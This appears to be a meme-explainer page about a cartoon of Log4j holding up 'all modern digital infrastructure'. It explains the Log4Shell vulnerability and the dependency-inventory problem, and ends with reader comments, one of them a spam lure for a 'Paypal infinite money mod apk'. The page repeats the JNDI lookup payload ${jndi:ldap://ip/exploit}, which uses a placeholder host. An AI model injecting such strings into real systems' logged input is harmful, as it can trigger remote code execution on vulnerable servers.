Log4j Holds The Internet Up
Why is this Security meme funny?
Level 1: One Tiny Brick

Imagine a huge castle made of blocks, and everyone thinks it is strong because it is so big. Then someone points out that one tiny block near the bottom is holding up the whole thing, and a person with a little toy hammer can knock that tiny block loose. The funny part is the panic: the castle is the internet, the tiny block is Log4j, and everyone suddenly realizes the boring little piece was much more important than it looked.
Level 2: The String Bites Back
Log4j is a popular logging library in Java. A logging library records what software is doing: errors, warnings, request details, diagnostic messages, and other events developers need when something breaks. It usually feels boring, which is exactly why this meme works. Nobody expects the notebook to open the front door for strangers.
JNDI stands for Java Naming and Directory Interface. In normal terms, it lets Java programs look up external resources by name. LDAP is one kind of directory protocol that can be used in those lookups. The text on the hammer, ${jndi:ldap://ip/exploit}, represents a malicious string shaped to make vulnerable Log4j versions perform a lookup when they log it.
For a junior developer, the painful lesson is that "input validation" and "dependency management" are not abstract security vocabulary. If your app logs untrusted input, and the logging framework treats part of that input as something to evaluate, then a harmless-looking string can become dangerous. The app may not have an obvious "download and run code" feature, but the dependency graph quietly brought one to the party in a trench coat.
The stack of blocks represents services, databases, APIs, monitoring systems, business applications, and vendor tools. The tiny Log4j leg shows how foundational utilities hide under the visible product. Teams often know their frameworks and cloud providers, but they may not know every nested library inside every artifact. That is why software supply chain security, patch management, and vulnerability management became the real story: finding every copy mattered as much as understanding the bug.
Level 3: Load-Bearing Logger
The visible joke is brutally efficient: a whole wobbling tower labeled
ALL MODERN DIGITAL INFRASTRUCTURE
is balanced on one skinny support labeled
Log4j
while a tiny hammer marked
${jndi:ldap://ip/exploit}
is about to tap it. That is the Log4Shell panic in one drawing: the industry discovered that an ordinary Java logging library was not merely "some dependency," but a deeply embedded component inside servers, enterprise products, cloud services, internal tools, vendor appliances, and software nobody had inventoried since the last reorg.
The payload text matters because Log4Shell was not a vague "bad input causes bad things" bug. Vulnerable Log4j versions could interpret certain logged strings as lookup expressions. If an attacker could get a crafted string into a log line, such as through a user agent, chat message, username, HTTP header, or error field, the logger itself could attempt a JNDI lookup. In the worst cases, that lookup could lead to attacker-controlled code execution. The absurdity is that logging, the thing teams use to understand production, became a path into production. The flashlight caught fire. Very enterprise.
The tower composition also captures why the incident was a dependency and infrastructure nightmare, not just an application bug. Patching one service was the easy part. The hard part was answering questions like:
- Where do we use Log4j directly?
- Where does a vendor product bundle it?
- Which shaded
.jarcontains it under a different name? - Which dormant service is still internet-facing because "temporary migration" entered its third fiscal year?
- Which team owns the thing sending alerts to a mailing list nobody reads?
That is why the meme frames Log4j as a tiny support under "all modern digital infrastructure." Modern systems are built through layers of open source packages, transitive dependencies, build plugins, container images, deployment templates, and vendor SDKs. Each layer is reasonable in isolation. Together, they produce a stack where a humble logging component can become a systemic risk.
The December 11, 2021 post date is part of the texture here: it sits right in the first Log4Shell response window, when security teams, SREs, Java maintainers, and exhausted application owners were still trying to distinguish "we patched it" from "we patched the one copy we knew about." The hammer is small because the exploit string is small. The tower is huge because the blast radius was not.
Description
The image is a black-and-white cartoon of a tall, fragile stack of blocks labeled at the top with a bracket reading "ALL MODERN DIGITAL INFRASTRUCTURE." Near the bottom, a tiny support piece is labeled "Log4j," with an arrow pointing to it. On the right, a hammer is labeled "${jndi:ldap://ip/exploit}," aimed at the small Log4j support. The meme references the December 2021 Log4Shell vulnerability, CVE-2021-44228, where a JNDI lookup payload in logged input could trigger remote code execution in vulnerable Log4j deployments. The joke is that a vast amount of enterprise and internet infrastructure depended on a humble logging library, turning dependency inventory and patch management into an emergency stability problem.
Comments
19Comment deleted
Nothing humbles a microservice architecture faster than discovering the single point of failure was string interpolation in the logger.
What is that url? Comment deleted
log4j RCE zero day exploit https://twitter.com/jacobian/status/1469129813579337729 Comment deleted
Web serve exploit endpoint, huh? Comment deleted
Log4j exploit Comment deleted
Ahh yess finally my knowledge from SCW helped me to understand this meme Universe works in mysterious ways. Comment deleted
Same 🙃 Comment deleted
Lmao Comment deleted
"zero day exploit" aka "somebody discovered there is another Turing-complete device none ever used" Comment deleted
What's that!? Comment deleted
Its quite an exagregation to put java at the base of ALL modern digital infrastructure. Moreover the real infrastructure almoust never uses java, and that's why everything works. Banks and others of the kind use java and that's why payment problems, e-banks not working and other such problems happen much more often. Comment deleted
meanwhile banks: block rooted phones because they're insecure Comment deleted
Download Paypal infinite money mod apk Comment deleted
One of the largest Russian banks, Tinkoff, uses java Comment deleted
https://youtu.be/Lia8pW43ZmA?t=30 This is recording of a voice assistant helping on a hotline Comment deleted
https://youtu.be/gYYf_6hpOSY Comment deleted
Lol how did I miss this gold xD Comment deleted
It old, but gold Comment deleted
*answer to the caption* exactly Comment deleted